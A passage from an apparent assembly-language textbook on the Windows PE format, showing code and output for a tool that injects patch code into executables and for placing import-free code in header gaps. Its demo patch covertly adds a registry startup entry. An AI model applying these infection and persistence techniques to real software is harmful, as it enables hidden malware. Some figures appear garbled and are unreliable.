bufTemp2         db 200 dup(0),0 ; Buffer

dwPatchDataSize   dd ? ; Size of the patch data
dwPatchDataStart  dd ? ; Start address of the patch data
dwPatchMemDataStart dd ? ; Start address of the patch data in memory
dwDstDataSize     dd ? ; Size of the data section in the destination file
dwDstDataStart    dd ? ; Start address of the data section in the destination file
dwDstRawDataSize  dd ? ; Size of the raw data section in the destination file
dwDstMemDataStartDS dd ? ; Start address of the data section in memory for the destination file
dwStartAddressInDS dd ? ; Start address of the original file in memory

dwPatchImportSegSize  dd ? ; Size of the import section in the patch
dwPatchImportSegStart dd ? ; Start address of the import section in the patch
dwDstImportSegSize   dd ? ; Size of the import section in the destination file
dwDstImportSegStart  dd ? ; Start address of the import section in the destination file
dwDstImportSegRawSize dd ? ; Size of the raw import section in the destination file
dwPatchImportInFileStart dd ? ; Start address of the import section in the destination file
dwPatchImportInFileSize dd ? ; Size of the import section in the destination file
dwDstImportSize     dd ? ; Size of the import section
dwNewImportSize     dd ? ; Size of the new import section, which is larger than the previous section

dwPatchDLLCount    dd ? ; Number of DLLs used in the patch program
dwDstDLLCount      dd ? ; Number of DLLs used in the destination file
dwDstFunCount       dd ? ; Number of functions used in the destination file
dwThunksSize        dd ? ; Size of the IAT (Import Address Table) of OriginalFirstThunk in the
destination file

dwFunIDConstSize   dd ? ; Size of the constant section for the function IDs
dwImportSpace2      dd ? ; Space for imports

dwPatchCodeSegSize  dd ? ; Size of the code segment in the patch
dwPatchCodeSegStart dd ? ; Start address of the code segment in the patch
dwDstCodeSegSize    dd ? ; Size of the code segment in the destination file
dwDstCodeSegStart   dd ? ; Start address of the code segment in the destination file
dwDstCodeSegRawSize dd ? ; Size of the raw code segment in the destination file
dwPatchCodeSize     dd ? ; Size of the code segment in the patch
dwDstCodeSize       dd ? ; Size of the code segment in the destination file
dwPatchCodeSegMemStart dd ? ; Start address of the code segment in memory for the patch
dwDstCodeSegMemStart dd ? ; Start address of the code segment in memory for the destination file
dwModifiedCommandCount dd ? ; Number of modified commands
dwDataInMemStart    dd ? ; Start address of the data segment in memory

lpDstMemory        dd ? ; Start address of the destination memory
lpImportInNewFile   dd ? ; Location of the first address of the import section in the new file
lpImportChange      dd 200 dup(0) ; Relocation addresses, four bytes per address, 4 bytes per fix
value
lpOriginalFirstThunk dd ? ; Location of OriginalFirstThunk in the new file
lpNewImport         dd ? ; Start address of the new import section in the new file
lpNewEntryPoint     dd ? ; Start address of the new entry point

dwPatchImageBase    dd ? ; Base address of the patch
dwDstImageBase      dd ? ; Base address of the destination file
dwPatchEntryPoint   dd ? ; Entry point of the patch
dwDstEntryPoint     dd ? ; Entry point of the destination file

```

The program uses two relatively special data structures: `lpImportChange` and `dwFunctions`. First, let's look at `lpImportChange`.

### 1. `lpImportChange`

This structure is an array of double-word values, referred to as the import table correction structure. Its possible format is as follows:

```

0040733E 56 20 00 00 D0 21 00 00 66 20 00 00 E0 21 00 00 V ..?..f ..?...
0040734E 48 20 00 00 F2 21 00 00 00 00 00 00 00 00 00 00 H ..?.....
0040735E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Example: 00002056 <-> 000021D0 is a pair, where the former is an item in the array of data structures pointed to by the `FirstThunk` in the patch import table, and the latter is the

corrected value after moving to the new file. Code listing 14-6 in bind.asm is related to assigning values to the import table correction structure.

#### Code Listing 14-6: Assigning Values to the Import Table Correction Structure in bind.asm

```
1 ; Assign values to the import table correction structure
2 mov eax, offset lpImportChange
3 mov @lpImportChange, eax
4 mov @dwSize, 0
5
6 .while [esi].OriginalFirstThunk || [esi].TimeDateStamp || \
7     [esi].ForwarderChain || [esi].Name1 || [esi].FirstThunk
8
9     ; Get IMAGE_THUNK_DATA array into ebx
10    .if [esi].OriginalFirstThunk
11        mov eax, [esi].OriginalFirstThunk
12    .else
13        mov eax, [esi].FirstThunk
14    .endif
15    invoke _RVAToOffset, _lpFile, eax
16    add eax, _lpFile
17    mov ebx, eax
18
19 push edi
20 mov edi, @lpFirstThunk
21 .while dword ptr [ebx]
22     .if dword ptr [ebx] & IMAGE_ORDINAL_FLAG32 ; Judge if it's an ordinal, no string needs
to be imported
23         mov eax, dword ptr [ebx]
24         ; Write the position of the ordinal into the patch import table
25         mov dword ptr [edi], eax
26     .else ; Otherwise, import by name
27         invoke _RVAToOffset, _lpFile, dword ptr [ebx]
28         add eax, _lpFile
29         assume eax: ptr IMAGE_IMPORT_BY_NAME
30         push esi
31         push ecx
32         push ebx
33
34         push edi
35         mov edi, _off
36         mov esi, eax
37
38         ; Display the newly modified value and stop value
39         pushad
40         ; Handle the symbol table
41         mov eax, esi
42         sub eax, _lpFile
43         invoke _OffsetToRVA, _lpFile, eax
44         mov @dwTemp, eax
45         ; Handle the target file
46         sub eax, edi
47         sub eax, lpDstMemory
48         invoke _OffsetToRVA, _lpFile1, eax
49         mov @dwTemp1, eax
50
51         add esi, 2
52
53         ; Write the previous modified value and the current value into the lpImportChange
array
54         mov edi, offset lpImportChange
55         mov eax, @dwSize
56         mov bl, 4
57         mul bl
58         add edi, eax
59         mov eax, @dwTemp
60         mov dword ptr [edi], eax
61         inc @dwSize
62
63         mov edi, offset lpImportChange
64         mov eax, @dwSize
65         mov bl, 4
66         mul bl
67         add edi, eax
```

```

68     mov eax, @dwTemp1
69     mov dword ptr [edi], eax
70     inc @dwSize
71
72     invoke wsprintf, addr szBuffer, addr szOut1913, esi, @dwTemp, @dwTemp1
73     invoke _appendInfo, addr szBuffer
74
75     popad
76
77     mov bx, word ptr [esi] ; Import ordinal number
78     mov word ptr [edi], bx
79     add esi, 2
80     add edi, 2
81     add _off, 2
82     mov cx, 0
83 repeat:
84     mov bl, byte ptr [esi]
85     inc cx
86     .if bl!=0 ; If not 0, it indicates the end has not been reached
87         mov byte ptr [edi], bl
88         inc edi
89         inc _off
90     .else ; If 0, determine if the number of characters is odd or even
91     ;
92     test cx, 1 ; If so, add 1 to dwSize, as function name count is 2 0's
93     jz @1
94     mov byte ptr [edi], 0 ; If the number of characters is odd, write 2 zeros
95     inc _off
96     inc edi
97     mov byte ptr [edi], 0
98     inc _off
99     inc edi
100    jmp @2
101 @1: mov byte ptr [edi], 0 ; If the number of characters is even, write 1 zero
102    inc _off
103    inc edi
104 @2: .break
105 .endif
106     inc esi
107 .until FALSE
108 pop edi
109
110 pop ebx
111 pop ecx
112 pop esi
113
114 assume eax: nothing
115 .endif
116 add edi, 4
117 add ebx, 4
118 .endw

```

## 2. dwFunctions

The second structure is `dwFunctions`. This data structure records the number of functions called by the import table in the following format: count 1, count 2, count 3, count 4, 0. Each count is a double word. Count 1 is the number of functions imported by the first dynamic link library, count 2 is the number of functions imported by the second dynamic link library, and so on. This continues until a double-word zero is encountered. The relevant code for assigning values to the `dwFunctions` structure in `bind.asm` is shown in code listing 14-7.

Code Listing 14-7: Code for Assigning Values to the `dwFunctions` Structure in `bind.asm`

```

1     mov @dwFuns, 0
2     mov @dwFunctions, 0
3     mov @dwDlls, 0
4
5     .while ([edi].OriginalFirstThunk || [edi].TimeStamp || \
6             [edi].ForwarderChain || [edi].Name1 || [edi].FirstThunk)
7         mov @dwFuns, 0

```

```
8 invoke _RVAToOffset, _lpFile, [edi].Name1
9 add eax, _lpFile
10 mov ebx, eax
11
12 ; Get IMAGE_THUNK_DATA array into ebx
13 .if [edi].OriginalFirstThunk
14     mov eax, [edi].OriginalFirstThunk
15 .else
16     mov eax, [edi].FirstThunk
17 .endif
18 invoke _RVAToOffset, _lpFile, eax
19 add eax, _lpFile
20 mov ebx, eax
21 .while dword ptr [ebx]
22     inc @dwFuns
23     inc @dwFunctions
24     .if dword ptr [ebx] & IMAGE_ORDINAL_FLAG32 ; Import by ordinal
25         mov eax, dword ptr [ebx]
26         and eax, 0FFFFh
27     .else ; Import by name
28         invoke _RVAToOffset, _lpFile, dword ptr [ebx]
29         add eax, _lpFile
30         assume eax: ptr IMAGE_IMPORT_BY_NAME
31         movzx ecx, [eax].Hint
32         assume eax: nothing
33     .endif
34     add ebx, 4
35 .endw
36 mov eax, @dwFuns
37 mov ebx, @dwDlls
38 mov dword ptr dwFunctions[ebx*4], eax
39 mov dword ptr dwFunctions[ebx*4+4], 0
40 inc @dwDlls
41 add edi, sizeof IMAGE_IMPORT_DESCRIPTOR
42 .endw
43 mov ebx, @dwDlls
44 mov dword ptr dwFunctions[ebx*4], 0 ; Write a final double word zero at the end of
dwFunctions
```

### 14.4.3 RUN TEST

Run `bind.exe`. The output results can serve as a reference for understanding the program design approach, as shown below:

```
Patch file: D:\masm32\source\chapter14\patch.exe
Target file: D:\masm32\source\chapter14\HelloWorld.exe

Effective data size of the patch data segment: 00000062
Start offset of the patch data segment in the file: 00000800
Start address of the patch data segment in memory: 00003000
Effective data size of the target data segment: 0000000b
Target file data segment start offset in the file: 00000800
Target file data segment size in the file: 00000200
Target file data segment start address in memory: 00003000
Size of the raw data segment that the target file data segment covers, including the padding
size: 000001F6, required size: 00000062
Target file data segment's original position in memory: 0000009e
Offset position in the data file where the data is added: 0040319e
-----
Effective size of the patch import table in the data segment: 0000006e
Start offset of the patch import table in the data segment in the file: 00000600
Start address of the patch import table in memory: 00006100
Effective size of the destination file import table in the data segment: 00000092
Start offset of the destination file import table in the data segment in the file: 00000600
Start address of the destination file import table in memory: 00006100
Start offset of the patch import table in the data segment after the modification: 00000200
Size of the import table section in the patch: 00000031
Total number of functions called by the import table in the patch program: 00000003

Total number of functions called by each dynamic link library in the patch program:
```

Total number of functions called by the dynamic link library in the destination file:

Total number of functions called by the patch program's import table in the file after merging:

Total number of functions called by each dynamic link library in the destination file after merging:

The offset of the target file import table in the data segment after merging: 0000003C  
Size of the two function name strings added in the patch program: 00000020 (previous is larger)

After merging, the size of the import table in the file after merging: 00000050

```
DLL name: advapi32.dll Name1 original value: 00002078 Name1 corrected value: 000021c2
Function: RegCreateKeyA Original value in the file: 00002056 Corrected value in the file:
000021d0
Function: RegSetValueExA Original value in the file: 00002066 Corrected value in the file:
000021e0
Function: RegCloseKey Original value in the file: 00002048 Corrected value in the file:
000021f2
DLL name: advapi32.dll FirstThunk original value: 00002000 FirstThunk corrected value:
00002110
DLL name: advapi32.dll OriginalFirstThunk original value: 00002038 OriginalFirstThunk
corrected value: 00002120
```

The starting addresses and values of the functions called by the data import table in memory:

Import table position: Original value: 00002110 Corrected value: 00002172  
Size of the import table: Original value: 0000003c Corrected value: 00000050

Target file code segment start address and entry point: 00400000:00001000

```
Effective size of the patch code segment in the data segment: 00000052  
Start offset of the patch code segment in the data segment in the file: 00000400  
Start address of the patch code segment in memory: 00001000  
Effective size of the target file code segment in the data segment: 00000024  
Start offset of the target file code segment in the data segment in the file: 00000000  
Start address of the target file code segment in memory: 00001000  
Effective size of the target file code segment after modification: 00000200
```

Target file code segment start address in memory: **00001000**  
The padding space in the segment where the code segment of the target file is located. Padding space size: **000001dd**, required  
size: **00000052**.  
Effective starting offset of the merged code in the target file: **000005ae**

Base address of the patch program: 00400000


File offset: 000005ae	Instruction: 68h	Address: 0040305e	Offset: 0000005e	Corrected value: 004031fc
File offset: 000005b3	Instruction: 68h	Address: 00403063	Offset: 00000063	Corrected value: 0040319e
File offset: 000005ba	Instruction: 68h	Address: 0040306a	Offset: 0000006a	Corrected value: 0040319e
File offset: 000005c4	Instruction: 68h	Address: 00403074	Offset: 00000074	Corrected value: 0040319e
File offset: 000005ce	Instruction: 68h	Address: 0040307e	Offset: 0000007e	Corrected value: 004031fc
File offset: 000005da	Instruction: 68h	Address: 0040308a	Offset: 0000008a	Corrected value: 004031fc
File offset: 000005e0	Instruction: 25fh	Address: 00403090	Offset: 00000090	Corrected value: 00402010
File offset: 000005e4	Instruction: 25fh	Address: 00403094	Offset: 00000094	Corrected value: 00402014
File offset: 000005ea	Instruction: 25fh	Address: 0040309a	Offset: 0000009a	Corrected value: 00402014
File offset: 000005f0	Instruction: fffff0f	Address: 004030a0	Offset: 000000a0	Corrected value: ffffffe13

From the output, we can see that the program processes the data, import table, and code in sequence, merging the data section from the patch program into the target PE file. The screenshot of the program running is shown in Figure 14-3.



**Figure 14-3 Screenshot of Patch Running**

When running the patch tool program, a new patched program bind.exe will be generated in the root directory of the C drive. Running bind.exe seems to make no apparent changes on the surface, and it only pops up the HelloWorld dialog box, but it adds an item to the startup items in the registry, as shown in Figure 14-4.



**Figure 14-4 Added Item in the Registry Startup Items**

#### 14.4.4 ADAPTABILITY TEST CASE ANALYSIS

Next, test another patch program by using the simple PE program LockTray.asm developed in Chapter 4 as the patch program (this file can be found in the chapter14 directory of the book).

##### 1. Writing the Patch Program

According to the rules, add the jump instruction at the end of the source code as follows:

jmpToStart db 0E9h, 0F0h, 0FFh, 0FFh, 0FFh

Compile and link to generate the LockTray.exe file.

## 2. Running the Patch Tool

The patch tool no longer needs to be developed independently. Modify the patch file path in bind.asm to point to the new patched PE file LockTray.exe, recompile, link, and run the program. The execution results are as follows:

```
Start address of the target file code segment in memory: 00001000
Effective size of the target file code segment after modification: 00000200
Effective starting offset of the merged code in the target file: 000005be
```

```
Base address of the patch program: 00400000

File offset: 000005c0 Instruction: 68h Address: 00403000 Offset: 00003000 Corrected value: 004031ee
File offset: 000005ca Instruction: 33h Address: 0040300e Offset: 0000300e Corrected value: 004031fc
File offset: 000005d1 Instruction: 68h Address: 0040301e Offset: 0000301e Corrected value: 0040319e
File offset: 000005de Instruction: 25ffh Address: 0040304e Offset: 0000304e Corrected value: 00402018
File offset: 000005e0 Instruction: 25ffh Address: 00403050 Offset: 00003050 Corrected value: 00402010
File offset: 000005fa Instruction: 25ffh Operand: 00402004 Corrected value: 00402014
File offset: 000005ee Instruction: e9h Operand: ffffffff00 Corrected value: ffffffe12

Number of patch code instruction operation addresses that need correction: 00000008
```

When running the generated C:\bind.exe program, it was found that the taskbar was locked.

### 3. Existing Problems and Solutions

When this program performs patching on other PE programs, it is found that most of them are unsuccessful. For example, when bind.exe itself is used as a patch for path.exe, it will prompt that there is insufficient space in the import table, and the program cannot proceed normally. There are many similar situations. The reasons for these situations are mainly twofold:

1. Before setting the patch, the positions of the code, data, and import table in the PE file are different.
2. If there is enough space between the sections, the program will not perform the second fix. Even if the space between the sections is sufficient, it may not accommodate all the data of the patch program. It is possible that the patch program's data is placed in that section during the design, while other data is placed in other sections, and the other sections do not have enough space to store those data.

By viewing most of the PE programs through PEInfo, it is found that each PE program already uses one or more sections, but the space between the sections is relatively large, and the space within the sections is relatively small. In this case, you need to re-edit the previous program to enable it to handle more complex situations. Therefore, if there is not enough space in the import table, you can use the space between the sections. Similarly, if there is not enough space in the code segment, you can use the space between the sections. This way, bind1.exe can be used as the patch program, and the patching may be successful. Below is a comparison of the running effects of using bind.exe and bind1.exe to patch.

1. The running effect of using bind.exe and bind1.exe as the patch program (insufficient space, output prompt of patch failure information):

```
Patch file: D:\masm32\source\chapter14\patch.exe
Target file: D:\masm32\source\chapter14\bind.exe
```

After merging, the maximum size of the import table in the file (including structures):  
00000050

>> Insufficient space in the target section, unable to accommodate the import table and related data!

2. The result of using bind1.exe to patch bind.exe (the import table is moved to the data segment, patch successful):

The following is a comparison between the methods of handling space between two programs:

1. bind.exe exits if it determines there is insufficient space:

```
.else ; Insufficient space in the import table
invoke _appendInfo, addr szErr21
jmp @ret
.endif
```

2. bind1.exe checks if there is insufficient space and also looks at whether the space in other sections can be effectively utilized:

```
; Insufficient space in the import table
; If there is space left in the data segment of the import table, check if the data
segment space can be utilized
mov eax, dwDataLeft
sub eax, dwPatchDataSize
.if eax > dwImportSpace2 ; There is still space in the data segment
    mov @dwTemp, eax
    mov dwImportLeft, eax
    mov eax, lpNewData
    sub eax, dwImportSpace2
    mov @dwTemp1, eax
    mov lpNewImport, eax
    invoke wsprintf, addr szBuffer, addr szOut2601, @dwTemp, dwImportSpace2, @dwTemp1
    invoke _appendInfo, addr szBuffer

; Copy the import table of the target file to the specified location (4)
    mov esi, _lpFile2
    add esi, dwDstImportInFileStart

    mov edi, lpDstMemory
    add edi, @dwTemp1
    mov ecx, dwDstImportSize
```

```

rep movsb

; EDI here points to the last position of the import table, moving back 14h to the
IMAGE_IMPORT_DESCRIPTOR structure
sub edi, 14h

push edi ; Calculate the new offset of the patched import table
sub edi, lpDstMemory
mov lpPImportInNewFile, edi
pop edi

; Copy the patched import table to the next location (5)
mov esi, _lpFile1
add esi, dwPatchImportInFileStart
mov ecx, dwPatchImportSize
rep movsb

; Analyze the content of the patched import table
; Extract the total dynamic link library space content from the patched import table and
add it to the new file
invoke pasteImport, _lpFile1, _lpFile2, edi

.else
invoke _appendInfo, addr szErr21 ; Insufficient space in the data segment, exit
jmp @ret
.endif
.endif

```

---

#### 14.5 SUMMARY

The PE space can consist of contiguous space segments covered by the file header data structure or entirely zero space segments produced by specific attributes. This chapter mainly focuses on writing a patch program for the latter and implements patching for the target PE using two methods: manual and tool-based. This section involves processing the import table, merging data, and correcting command operation data, among other operations.

In Chapter 14, an example introduced how to add your own program code to the empty space of any executable file. This chapter discusses how to utilize the gaps in PE files and methods to inject programs into these gaps.

The biggest challenge in injecting programs into PE gaps, besides the fact that most PE files do not have enough gaps, is the handling of import tables and processing of dynamic data. This chapter will use the program framework introduced in Chapter 13 to apply dynamic loading and anti-heavyweight techniques, creating a program without an import table, which can be easily inserted into other PE files. First, let's look at what PE gaps are.

### 15.1 WHAT ARE PE GAPS

As introduced in Chapter 14, the PE-related data structure contains many unused fields and gaps, which are minimal for writing small programs but cannot accommodate larger programs. The existence of gaps provides extra living space for programs.

Gaps exist between PE file format-related data structures and data structures themselves. PE file formats typically contain three main gaps, as shown in Figure 15-1.




Figure 15-1: Gaps in PE

**Gap One:** Mainly used to define DOS Stub programs, which are obsolete in the Windows environment for 16-bit programs. Therefore, utilizing this gap as available space for executable code is feasible. The size of this gap is generally determined by different compilers and linker parameters. By adjusting the value of the field `IMAGE_DOS_HEADER.e_lfanew`, the size of Gap One can be changed.

**Gap Two:** Generally user-defined and expandable. By adjusting the value of the field `IMAGE_FILE_HEADER.SizeOfOptionalHeader`, the size of Gap Two can be modified.

**Gap Three:** The size is also determined by different linker parameters. By adjusting the value of the field `IMAGE_OPTIONAL_HEADER32.SizeOfHeaders`, the size of Gap Three can be altered.

Developers can either place their patch code into a single gap or choose to place it across two or three gaps based on their needs. This section will demonstrate how to place your code in Gap One.

#### 15.1.1 CONSTRUCTING GAP ONE

A standard PE header file with 4 section tables has a total header size of 258h. According to the memory mapping mechanism of Win32, this portion of the file will be mapped starting from the base address. That is, from 258h to 1000h in memory will be empty, which constitutes the largest space for Gap One, as shown in Figure 15-2.




Figure 15-2: Gap One After PE File is Loaded into Memory

As shown in the figure, when constructing Gap One, it is not located after the PE header, but between the DOS Stub and the PE header. This is achieved by extending the value of the PE field `IMAGE_DOS_HEADER.e_lfanew`. By adding the embedded code length to this field (the maximum allowable length of embedded code is  $1000h - 0258h = 0DA8h$ ), the gap is expanded. After expanding the gap, the patch code can be copied to the starting position of Gap One.

#### 15.1.2 Gap One and Parameters

Since the patch code in this example does not have an import table, no data segments, and the code does not contain relocatable code, the modifications to the related parameters of the original PE file are minimal. The emergence of Gap One will not cause significant changes to

the size of the target PE file. Therefore, all fields involved in the PE file header and file offset need to be corrected. These fields and parameters mainly include:

- **IMAGE\_OPTIONAL\_HEADER32.SizeOfHeaders** (Size of the file header and section table)
- **IMAGE\_SECTION\_HEADER.PointerToRawData** (Offset of the section table in the file)
- The modification of the operation code of the E9 FC FF FF FF instruction in the code
- **IMAGE\_OPTIONAL\_HEADER32.AddressOfEntryPoint** (Code entry address)
- **IMAGE\_DOS\_HEADER.e\_ifanew** (DOS Stub program offset)

Fortunately, most of the code addresses are related to RVA (Relative Virtual Address) rather than file offset, so only the fields listed above need to be corrected.

**Note:** The field **IMAGE\_OPTIONAL\_HEADER32.SizeOfImage** is not listed here. In most cases, modifications to the PE file do not require altering this field. This is because the space allocated by the PE loader to the code in the file's Gap One (1000h) provides sufficient space. Even if this gap is not filled, it will not affect the overall allocation of the image by the PE loader. Therefore, although there are changes to the file header, it appears that no changes have occurred when the loader maps it.

---

## 15.2 Example of Injecting a HelloWorld Patch Program

This example chooses the HelloWorld1.asm program written in Chapter 6 because it meets the conditions of having no data segments, no import table, and no relocatable code.

Copy this file to the chapter15 directory, rename it to HelloWorld.asm, and add the following patch transfer instruction to the end of the main program in HelloWorld.asm, right before the ret return instruction:

```
jmpToStart db 0E9h,0F0h,0FFh,0FFh,0FFh
```

For detailed code, refer to the file chapter15\helloworld.asm. Recompile and link it to generate HelloWorld.exe.

**Note:** The label of the code segment must be changed from 0x0000200h to 0x00000020h, otherwise, errors will occur during execution.

---

When running the generated PE file, the imported HelloWorld dialog box should now appear on the screen. Displaying the completed dialog box still shows anomalies. This is expected because the added jump instruction in the patch has taken effect.

00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	.....@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 A8 00 00 00	.....
00000040	0E 1F EA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	....!.L!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 00	mode....\$.....
00000080	5D 17 1D DB 19 76 73 88 19 76 73 88 19 76 73 88	]....vs.vs.vs
00000090	E5 56 61 88 18 76 73 88 52 69 63 68 19 76 73 88	Va.vsRich.vs
000000A0	00 00 00 00 00 00 00 00 50 45 00 00 4C 01 01 00	.....PE..L...
000000B0	48 09 28 4C 00 00 00 00 00 00 00 E0 00 0F 01	H.(L.....
000000C0	0B 01 05 0C 00 02 00 00 00 00 00 00 00 00 00 00 00	.....
000000D0	24 11 00 00 00 10 00 00 00 20 00 00 00 00 40 00	\$.....@.
000000E0	00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 00	.....
000000F0	04 00 00 00 00 00 00 00 00 20 00 00 00 02 00 00	.....
00000100	00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00	.....
00000110	00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00	.....
00000120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001A0	2E 74 65 78 74 00 00 00 D8 01 00 00 00 10 00 00	.text.....
000001B0	00 02 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00	.....
000001C0	00 00 00 00 20 00 00 EC 00 00 00 00 00 00 00 00 00	.....`.....
000001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000001F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000200	48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 47 65 74	HelloWorldPE.Get
00000210	50 72 6F 63 41 64 64 72 65 73 73 00 4C 6F 61 64	ProcAddress.Load
00000220	4C 69 62 72 61 72 79 41 00 4D 65 73 73 61 67 65	LibraryA.Message
00000230	42 6F 78 41 00 75 73 65 72 33 32 2E 64 6C 6C 00	BoxA.user32.dll.
00000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000250	00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8B EC	.....U
00000260	83 C4 FC 60 C7 45 FC 00 00 00 00 8B 7D 08 81 E7	`E....}.
00000270	00 00 FF FF 66 81 3F 4D 5A 75 11 8B F7 03 76 3C	.. f?MZu..v<
00000280	66 81 3E 50 45 75 05 89 7D FC EB 10 81 EF 00 00	f>PEu.}...
00000290	01 00 81 FF 00 00 00 70 72 02 EB D8 61 8B 45 FC	... ...pr.aE
000002A0	C9 C2 04 00 55 8B EC 83 C4 F8 60 C7 45 FC 00 00	..U`E..
000002B0	00 00 8B 7D 0C B9 FF FF FF 32 C0 FC F2 AE 8B	...}. 2
000002C0	CF 2B 4D 0C 89 4D F8 8B 75 08 03 76 3C 8B 76 78	+M.Mu..v<vx
000002D0	03 75 08 8B 5E 20 03 5D 08 33 D2 56 8B 3B 03 7D	.u.^ .].3V;.}
000002E0	08 8B 75 0C 8B 4D F8 F3 A6 75 03 5E EB 0C 5E 83	.u.Mu.^.^
000002F0	C3 04 42 3B 56 18 72 E3 EB 22 2B 5E 20 2B 5D 08	.B;V.r"+^ +].
00000300	D1 EB 03 5E 24 03 5D 08 0F B7 03 C1 E0 02 03 46	.^\$.].....F
00000310	1C 03 45 08 8B 00 03 45 08 89 45 FC 61 8B 45 FC	..E...E.EaE
00000320	C9 C2 08 00 8B 04 24 50 E8 00 00 00 00 5B 81 EB	...\$P....[
